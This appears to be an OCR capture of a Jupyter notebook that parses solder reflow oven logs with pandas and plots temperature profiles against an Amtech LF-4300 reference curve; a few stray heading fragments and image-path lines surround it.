
Data science stuff

Jupyter (internal audit)

Pandas

NumPy

Matplotlib



In [1]:

```
%reload_ext autoreload
%autoreload 2
%matplotlib inline
%config InlineBackend.figure_format = 'svg'

import sys
sys.path.append('~/Work/reflow')

from matplotlib import pyplot as plt
import numpy as np
import pandas as pd

# Fixing random state for reproducibility
np.random.seed(1234)
```

Data preparation

Individual profile temperature stats are parsed from log files. To be able to compare the results with recommended reflow profiles, we need to shift the time values so that the start of the reflow profile is the same for both the reference and the real one.


We calculate the relative value based on the first non-zero timer value of the controller (usually 15 seconds).

In [184]:

```
from parser import ReflowLogParser

p = ReflowLogParser('logs/2018-03-17 2.txt')
p.parse()

time_limit = (-30, 480)

reflows = []
times = []
for reflow in p.reflows:
    df = pd.DataFrame.from_records(
        reflow.get_reflow_profile(),
        columns=('Time', 'Timer', 'Temperature')
    )

    reference = df[df.Timer > 0].iloc[0]
    df['Relative'] = df.Time.apply(lambda x: int(round((x - reference.Time).total_seconds() + ref
erence.Timer)))

    filtered = df[(df.Relative <= time_limit[1]) & (df.Relative >= time_limit[0])]
    reflows.append(filtered)
    times.append(reflow.date_reflow_started)

reflows[0].head()
```

Out[184]:

	Time	Timer	Temperature	Relative
26	2019-03-17 20:33:04	0	40.78	-30
27	2019-03-17 20:33:05	0	41.39	-29
28	2019-03-17 20:33:06	0	41.86	-28
29	2019-03-17 20:33:07	0	42.39	-27
30	2019-03-17 20:33:08	0	42.89	-26



In [189]:

```
fig = plt.figure(figsize=(15, 8))

for reflow, time in zip(reflows, times):
    plt.plot(reflow.Relative, reflow.Temperature, label=time.strftime("%d.%m.%Y %H:%M"))

ref = pd.read_csv('reference/amtech lf-4300.csv', names=('time', 'temp'))
plt.plot(ref.time, ref.temp, label='Amtech LF-4300', color='g', linestyle='dashed')


ticks = list(np.arange(time_limit[0], time_limit[1] + 1, 30))
plt.xticks(ticks, rotation=45)

plt.xlabel("Reflow profile time")
plt.grid(True)

# reference profile temperatures
plt.axhspan(140, 200, facecolor='yellow', alpha=0.1, label='Soak phase', edgecolor='black')
plt.axhspan(219, 270, facecolor='gray', alpha=0.1, label='Reflow phase', edgecolor='black')

plt.xlim(*time_limit)
plt.ylabel("Temperature")
plt.title("Reflows")
plt.legend()
plt.show()
```

3

Anatomy of an attack

Anatomy of an attack

0 Start at the end

